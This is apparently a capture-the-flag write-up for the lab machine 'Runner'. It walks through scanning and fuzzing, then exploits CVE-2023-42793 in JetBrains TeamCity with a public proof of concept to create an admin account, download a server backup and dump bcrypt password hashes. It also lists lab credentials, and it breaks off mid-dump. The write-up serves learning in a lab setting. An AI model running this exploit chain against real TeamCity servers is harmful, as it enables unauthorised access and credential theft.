
Runner Writeup



00 - Credentials

username	passsword	service	address
matthew	piper123	TeamCity,Portainer	http://teamcity.runner.htb http://portainer-administration.runner.htb

01 - Reconnaissance and Enumeration


NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sun Apr 21 01:19:40 2024 as: nmap -sC -sV -oA
nmap/runner -v 10.129.236.33
Increasing send delay for 10.129.236.33 from 0 to 5 due to 97 out of 321
dropped probes since last increase.
Increasing send delay for 10.129.236.33 from 5 to 10 due to 11 out of 26
dropped probes since last increase.
Increasing send delay for 10.129.236.33 from 40 to 80 due to 11 out of 14
dropped probes since last increase.
Nmap scan report for 10.129.236.33
Host is up (0.25s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
```

```
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http        nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://runner.htb/
8000/tcp open  nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Apr 21 01:21:55 2024 -- 1 IP address (1 host up) scanned
in 135.74 seconds
```

- port 80 (http://runner.htb) -> static web page with the domain runner.htb
- port 8080 -> Nagios NSCA

HTTP enumeration (port 80)



Directory and V-Host fuzzing

- directory fuzzing

```
dirsearch -u http://runner.htb/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 |
Wordlist size: 43007

Output File: /home/pyp/.dirsearch/reports/runner.htb-8000/-_24-04-21_01-48-
26.txt

Error Log: /home/pyp/.dirsearch/logs/errors-24-04-21_01-48-26.log

Target: http://runner.htb/

[01:48:27] Starting:
[01:49:01] 200 -    9B  - /assets
```

- v-host fuzzing

```
→  Runner gobuster vhost --url http://runner.htb -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://runner.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-
top1million-20000.txt
[+] User Agent:      gobuster/3.5
[+] Timeout:         10s
[+] Append Domain:   false
===============================================================
2024/04/21 01:42:39 Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 19961 / 19967 (99.97%)
===============================================================
```

```
2024/04/21 01:51:12 Finished
================================================================
```

Nothing on this port.

Nagios NSCA enumeration(port 8080)

Directory fuzzing

```
→  Runner dirsearch -u http://runner.htb:8000/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 |
Wordlist size: 43007

Output File: /home/pyp/.dirsearch/reports/runner.htb-8000/-_24-04-21_01-48-
26.txt

Error Log: /home/pyp/.dirsearch/logs/errors-24-04-21_01-48-26.log

Target: http://runner.htb:8000/

[01:48:27] Starting:
[01:48:47] 200 -    3B  - /health
[01:49:01] 200 -    9B  - /version
```

Seeing a standard nagios API and its configuration
But in the end nothing is here.

HTTP enumeration (continued ...)

We can do a subdomain enumeration by using a custom wordlist. This achieved through through the tool `cewl` which allows us to fetch key words in the page.

```
 cewl http://runner.htb >> www/custom_wordlist.txt; for word in $(cat
www/custom_wordlist.txt); do echo $word | tr "[:upper:]" "[:lower:]" >>
www/subdomains.txt;done
```

We see the list:

```
→  Runner cat www/subdomains.txt
cewl
6.1
(max
length)
robin
wood
[SNIPPED]
```


and when we run we get the following:

```
→  Runner gobuster dns -d runner.htb -w www/subdomains.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     runner.htb
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   www/subdomains.txt
===============================================================
2024/04/21 10:42:00 Starting gobuster in DNS enumeration mode
===============================================================
Found: teamcity.runner.htb

Progress: 279 / 294 (94.90%)
===============================================================
2024/04/21 10:42:02 Finished
===============================================================
```

So we write it into our `/etc/hosts` file:

```
10.129.149.95 runner.htb teamcity.runner.htb
```

teamcity.runner.htb



We see a build version: `2023.05.3 (build 129390)`
Looking for CVEs we get the following:

- **CVE-2024-27198** is an authentication bypass vulnerability in the web component of TeamCity that arises from an alternative path issue (CWE-288) and has a CVSS base score of 9.8 (Critical).
- **CVE-2024-27199** is an authentication bypass vulnerability in the web component of TeamCity that arises from a path traversal issue (CWE-22) and has a CVSS base score of 7.3 (High).
- **CVE-2023-42793** - This module exploits an authentication bypass vulnerability to achieve unauthenticated remote code execution against a vulnerable JetBrains TeamCity server. All versions of TeamCity prior to version 2023.05.4 are vulnerable to this issue. The vulnerability was original

Both vulnerabilities are authentication bypass vulnerabilities, the most severe of which, CVE-2024-27198, allows for a complete compromise of a vulnerable TeamCity server by a remote unauthenticated attacker, including unauthenticated RCE, as demonstrated via our exploit. -> With `CVE-2024-27198` we can be able to compromise the network and get RCE. Good thing it comes in `metasploit`.


Unauthenticated registering of users (CVE-2023-42793)


In this section we are able to register users without the need of logging in. We will use a POC from github and the code will be further explained in # 03 - Further Notes. (https://github.com/H454NSec/CVE-2023-42793)
From the above, we can launch the attack:

```
➜  exploit git clone https://github.com/H454NSec/CVE-2023-42793
➜  exploit cd CVE-2023-42793
➜  CVE-2023-42793 git:(main) ✗ python3 CVE-2023-42793.py --help
usage: CVE-2023-42793.py [-h] [-u URL] [-l LIST]

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     Url of the TeamCity
  -l LIST, --list LIST  List of urls
➜  CVE-2023-42793 git:(main) ✗ python3 CVE-2023-42793.py -u
http://teamcity.runner.htb
[+] http://teamcity.runner.htb/login.html [H454NSec3397:@H454NSec]
```


We see it validated and a user was created!


```
H454NSec3397:@H454NSec
```







We see that we can access essentials part and even potientially create a backup stored on the webserver.





We see no backup records but we can `Run Backup`:






We are given a path that we can enumerate if we had RCE, which we achieve in the next section. At the moment, click the link and download the file.

```
→  CVE-2023-42793 git:(main) ✗ cd ../../www
→  www mv ~/Downloads/TeamCity_Backup_20240421_081755.zip teamcity-backup
→  www mkdir temp-dir
→  www mv teamcity-backup temp-dir
→  www cd temp-dir
```

```
→  temp-dir ls -la
total 268
drwxrwxr-x 2 pyp pyp   4096 Apr 21 11:32 .
drwxrwxr-x 4 pyp pyp   4096 Apr 21 11:32 ..
-rw-rw-r-- 1 pyp pyp 265671 Apr 21 11:31 teamcity-backup
→  temp-dir mv teamcity-backup teamcity-backup.zip
→  temp-dir unzip teamcity-backup.zip
Archive:  teamcity-backup.zip
TeamCity data backup; ZIP factory in use: memory-conservative (dynamic,
shared); compression level -1.
  inflating: version.txt
  inflating: metadata/metadata-version.dat
  inflating: charset
  inflating: metadata/backup.config
[SNIPPED]
```



We see two important directories, `config` and `database_dump`. They may have credentials, keys, settings that we can exploit to gain more access.
In the `database_dump`, we uncover a bunch of bcrypt hashes and users:

```
→  temp-dir sudo chmod -R a+r . # We make the entire directory readable by
us
→  temp-dir cd database_dump
→  database_dump cat users
ID, USERNAME, PASSWORD, NAME, EMAIL, LAST_LOGIN_TIMESTAMP, ALGORITHM
1, admin, $2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye,
John, john@runner.htb, 1713687197166, BCRYPT
2, matthew, $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em,
Matthew, matthew@runner.htb, 1709150421438, BCRYPT
11, h454nsec3397,
